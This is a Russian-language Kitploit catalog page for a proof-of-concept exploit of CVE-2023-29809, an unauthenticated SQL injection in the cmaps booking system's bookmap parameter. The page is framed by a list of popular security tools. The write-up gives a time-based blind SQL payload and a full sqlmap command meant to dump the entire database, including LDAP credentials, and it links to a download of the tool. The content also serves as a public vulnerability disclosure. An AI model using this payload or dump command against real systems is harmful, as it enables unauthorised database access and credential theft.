Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2023-29809 — PoC-эксплойт для CVE-2023-29809: неаутентифицированная SQL-инъекция в системе бронирования cmaps. Демонстрирует time-based blind injection и предоставляет команду sqlmap для извлечения базы данных. | Kitploit
Инструменты/GitHubGitHub/zprototype/cve-2023-29809
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на Проникновение
GitHubzprototype/cve-2023-29809

CVE-2023-29809

PoC-эксплойт для CVE-2023-29809: неаутентифицированная SQL-инъекция в системе бронирования cmaps. Демонстрирует time-based blind injection и предоставляет команду sqlmap для извлечения базы данных.

Репозиторий
11243 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    389
  • 5

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    337
  • 6

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    331

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Название эксплойта: Неаутентифицированная SQL-инъекция

  • Google Dork:
  • Дата: 27.04.2023
  • Автор эксплойта: Lucas Noki (0xPrototype)
  • Сайт вендора: https://github.com/vogtmh
  • Ссылка на ПО: https://github.com/vogtmh/cmaps
  • Версия: 8.0
  • Протестировано на: Mac, Windows, Linux
  • CVE : CVE-2023-29809

Описание:

Обнаруженная уязвимость — SQL-инъекция. Уязвимым является параметр bookmap. При посещении страницы: http://192.168.0.56/rest/booking/index.php?mode=list&bookmap=test мы получаем обычный JSON-ответ. Однако если добавить одинарную кавычку к значению параметра bookmap, мы получим сообщение об ошибке:

<b>Warning</b>: mysqli_num_rows() expects parameter 1 to be mysqli_result, bool given in <b>/var/www/html/rest/booking/index.php</b> on line <b>152</b><br />

Теперь, если добавить две одинарные кавычки, мы получим обычный ответ без ошибки. Это подтверждает возможность SQL-инъекции. Чтобы действительно доказать SQL-инъекцию, мы добавляем следующий payload:


'-(select*from(select+sleep(2)+from+dual)a)--+

Страница «заснёт» на две секунды. Это подтверждает SQL-инъекцию.

Шаги воспроизведения:

  1. Отправьте следующий payload для проверки уязвимости: '-(select*from(select+sleep(2)+from+dual)a)--+

  2. Если сайт «заснул» на две секунды, выполните следующую команду sqlmap, чтобы выгрузить всю базу данных, включая учётные данные LDAP.

    python3 sqlmap.py -u "http://<IP>/rest/booking/index.php?mode=list&bookmap=test*" --random-agent --level 5 --risk 3 --batch --timeout=10 --drop-set-cookie -o --dump
    

Отдельная благодарность iCaotix, который очень помог мне с настройкой окружения, а также с отладкой моего payload.

Запрос к серверу:

Screenshot 2023-04-30 at 22.23.51

Ответ сервера:

Обратите внимание на время ответа.

Screenshot 2023-04-30 at 22.24.35
Скачать инструмент